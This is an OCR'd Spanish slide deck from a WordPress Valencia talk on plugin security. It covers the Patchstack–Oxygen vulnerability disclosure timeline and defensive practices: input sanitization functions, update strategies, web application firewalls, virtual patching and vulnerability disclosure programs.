Tiempo vulnerable: Divulgación y sin parche

- **3 de abril de 2024** - Patchstack ha revelado una vulnerabilidad relacionada con Oxygen <= 4.8.1. También se publicó el aviso de seguridad.
- Oxygen 4.8.2 fue lanzado para confundir los escáneres de vulnerabilidades con una versión superior del plugin que estaba marcado como vulnerable. La versión vulnerable se actualiza a <= 4.8.2 en la base de datos de vulnerabilidades de Patchstack y la entrada de ID de CVE relacionada.
- El proveedor notificó a los usuarios que la vulnerabilidad que Patchstack planeaba revelar no era real y filtró capturas de pantalla de comunicaciones confidenciales.

Tiempo vulnerable: Comunicación posterior

- **5 de abril de 2024**
  - El proveedor envió un nuevo parche. La validación está en curso.

- **Desde el 4 de mayo de 2021 hasta ahora,** Patchstack ha informado de una serie de vulnerabilidades de seguridad a Oxygen. Pasaron 812 días (**2 años, 2 meses, 21 días**) hasta que Oxygen nos envió una nueva versión para el proceso de validación y proporcionó todas las respuestas requeridas.

Protección

Por supuesto, Ciber-higiene

- **Sanitizar**
  - Limpiar, filtrar y validar las entradas y salidas de nuestro código.
  - WordPress proveeo de varias funciones para ayudar a los desarrolladores:
    - *sanitize_text_field()*: Elimina contenido peligroso de las ristras de texto (string).
    - *esc_url()*: Sanitiza URLs para hacer más seguro su uso.
    - *esc_html()*: Sanitiza texto para que sea seguro a la hora de renderizarlo como HTML.
    - *wp_kses()*: Filtra contenido para permitir solo un conjunto específico de elementos HTML y sus atributos.
- **Zero Trust**
- **Security by Design and Security By Default**
- **Least Privilege Principle** (Principio del Menor Privilegio)
- **Actualizaciones, monitoreo, copias de seguridad, HTTPS, contraseñas fuertes, 2FA, etc.**

Estrategias de Actualización

- Se recomienda actualizar **SIEMPRE**
- Pero hay estrategias, dependiendo del caso:
  - Comprueba si hay parches de seguridad en el Changelog de la nueva versión (**¡CUIDADO!**)
  - Actualizar en staging, y luego en producción.
  - Hacer una copia de seguridad antes


¡RECUERDA!

Web Application Firewall (WAF)


WAF

El perro guardián

FILTRA TODO TU TRÁFICO WEB



PROTEGE CONTRA XSS, DDOS, ...



PARCHEA VULNERABILIDADES DE SOFTWARE CONOCIDAS

SI INCLUYE CDN, MEJORA LA VELOCIDAD Y EL RENDIMIENTO DE SU SITIO

HERRAMIENTA DE ANÁLISIS FORENSE


PERMITE EL BLOQUEO DE ACCESO MANUAL

WA


El
perro
guard

RCHEA
BILIDADES DE
E CONOCIDAS

L BLOQUEO DE
O MANUAL


WAF NETWORK
All
HTTP / HTTPS Traffic
Application Profiling
Signatures and Heuristics
Correlation Engine
Original Host
Good
HTTP / HTTPS Traffic
Bad
HTTP / HTTPS Traffic


WordPress webpage



Virtual patch (Parche Virtual)

La **solución más rápida** cuando se descubre una vulnerabilidad.

Fundamental: detener cualquier intento de exploit en el **período vulnerable hasta que se adopte una solución permanente**



Una vez que se descubre, si se puede, se implementa inmediatamente en el conjunto de reglas de WAF.

Open Website Alliance y la CRA

CRA y desarrolladores en WordPress

Actualizaciones separadas: Seguridad y características

Changelog separado para seguridad, reflejando la vulnerabilidad

Software Bill of Materials (SBOM)

Sin vulnerabilidades en producción

Vulnerability Disclosure Program (VDP)


Everybody needs a hacker

¡Gràcies!

Ahora tu turno...
¡Preguntas!

WordPress Valencia